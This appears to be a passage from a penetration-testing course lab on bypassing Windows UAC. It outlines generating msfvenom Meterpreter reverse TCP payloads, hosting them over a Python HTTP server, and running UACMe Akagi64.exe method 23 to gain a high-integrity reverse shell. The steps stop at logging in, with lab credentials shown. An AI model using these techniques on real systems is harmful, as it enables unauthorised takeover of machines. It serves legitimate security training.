Module 08: Windows Exploitation and Privilege Escalation

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# Exercise 07: Bypassing UAC for Privilege Escalation
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Scenario

User Account Control (UAC) is a Windows security mechanism designed to prevent unauthorized changes to the operating system by running applications in a medium-integrity context by default, even for administrative users. However, built-in binaries with `autoElevate` properties can be abused to bypass UAC prompts without user interaction.

In this exercise, we generate two 64-bit Windows Meterpreter reverse TCP payloads using `msfvenom` (**payload.exe** on port **8888** and **payload1.exe** on port **7777**). We establish an initial medium-integrity session on Windows 10, upload the **UACMe** compiled binary **Akagi64.exe**, verify UAC registry policies (`ConsentPromptBehaviorAdmin`), and execute UAC bypass method **23** (`./Akagi64.exe 23 "C:\Users\Admin\Downloads\payload1.exe"`). This triggers a second reverse shell on port **7777** operating under **High Mandatory Level** (**High** integrity), granting full administrative control.

Objective

The objective of this lab is to help students learn how to:
- Generate 64-bit Windows Meterpreter payloads using `msfvenom` (**msfvenom -p windows/x64/meterpreter/reverse_tcp ...**)
- Host and transfer binaries to the target via Python HTTP server (**http://192.168.0.18:8080**)
- Catch initial medium-integrity reverse shell sessions in Metasploit (**exploit/multi/handler**)
- Inspect Windows UAC policy registry settings via PowerShell (`EnableLUA` and `ConsentPromptBehaviorAdmin`)
- Verify current token integrity levels using **whoami /groups** (**Medium Mandatory Level** vs **High Mandatory Level**)
- Upload and leverage the **UACMe** tool (**Akagi64.exe**) with technique key **23**
- Elevate privileges from medium integrity to a high-integrity administrative shell


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
Task 1: Generate Payloads, Establish Medium-Integrity Shell, and Audit UAC Policies


In this task, we generate two Meterpreter payloads on Parrot Security, deliver `payload.exe` to Windows 10, catch session 1, and inspect token integrity and UAC registry policies.

Lab Tasks


1. Switch to **Windows 10** (**Admin** / **admin@123**).



Admin
Password



Admin




1. Switch to **Parrot Security** (**pentester** / **toor**). Open terminal on Desktop and obtain root privileges:
   sudo su


parrot
us
00:05
pentester

